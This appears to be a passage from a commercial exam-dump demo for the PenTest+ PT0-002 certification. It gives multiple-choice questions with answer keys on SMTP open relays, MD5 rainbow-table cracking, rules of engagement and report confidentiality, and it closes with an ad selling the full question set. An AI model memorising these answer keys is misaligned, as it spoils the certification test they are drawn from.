#### Explanation:

SMTP is a protocol associated with mail servers. Therefore, for a penetration tester, an open relay configuration can be exploited to launch phishing attacks.

#### NEW QUESTION 382

User credentials were captured from a database during an assessment and cracked using rainbow tables. Based on the ease of compromise, which of the following algorithms was MOST likely used to store the passwords in the database?

- A. MD5
- B. bcrypt
- C. SHA-1
- D. PBKDF2

**Answer:** A

#### NEW QUESTION 386

Which of the following documents describes activities that are prohibited during a scheduled penetration test?

- A. MSA
- B. NDA
- C. ROE
- D. SLA

**Answer:** C

#### Explanation:

The document that describes activities that are prohibited during a scheduled penetration test is ROE, which stands for rules of engagement. ROE is a document that defines the scope, objectives, methods, limitations, and expectations of a penetration test. ROE can specify what activities are allowed or prohibited during the penetration test, such as which targets, systems, networks, or services can be tested or attacked, which tools, techniques, or exploits can be used or avoided, which times or dates can be scheduled or excluded, or which impacts or risks can be accepted or mitigated. ROE can help ensure that the penetration test is conducted in a legal, ethical, and professional manner, and that it does not cause any harm or damage to the client or third parties. The other options are not documents that describe activities that are prohibited during a scheduled penetration test. MSA stands for master service agreement, which is a document that defines the general terms and conditions of a contractual relationship between two parties, such as the scope of work, payment terms, warranties, liabilities, or dispute resolution. NDA stands for non-disclosure agreement, which is a document that defines the confidential information that is shared between two parties during a business relationship, such as trade secrets, intellectual property, or customer data. SLA stands for service level agreement, which is a document that defines the quality and performance standards of a service provided by one party to another party, such as availability, reliability, responsiveness, or security.

#### NEW QUESTION 391

A client evaluating a penetration testing company requests examples of its work. Which of the following represents the BEST course of action for the penetration testers?

- A. Redact identifying information and provide a previous customer's documentation.
- B. Allow the client to only view the information while in secure spaces.

- C. Determine which reports are no longer under a period of confidentiality.
- D. Provide raw output from penetration testing tools.

**Answer:** C

**Explanation:**

Penetration testing reports contain sensitive information about the vulnerabilities and risks of a customer's systems and networks. Therefore, penetration testers should respect the confidentiality and privacy of their customers and only share their reports with authorized parties. Penetration testers should also follow the terms and conditions of their contracts with their customers, which may include a period of confidentiality that prohibits them from disclosing any information related to the testing without the customer's consent.

**NEW QUESTION 395**

.....



## THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual PT0-002 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the PT0-002 Product From:

<https://www.2passeasy.com/dumps/PT0-002/>

## Money Back Guarantee

### PT0-002 Practice Exam Features:

- \* PT0-002 Questions and Answers Updated Frequently
- \* PT0-002 Practice Questions Verified by Expert Senior Certified Staff
- \* PT0-002 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- \* PT0-002 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year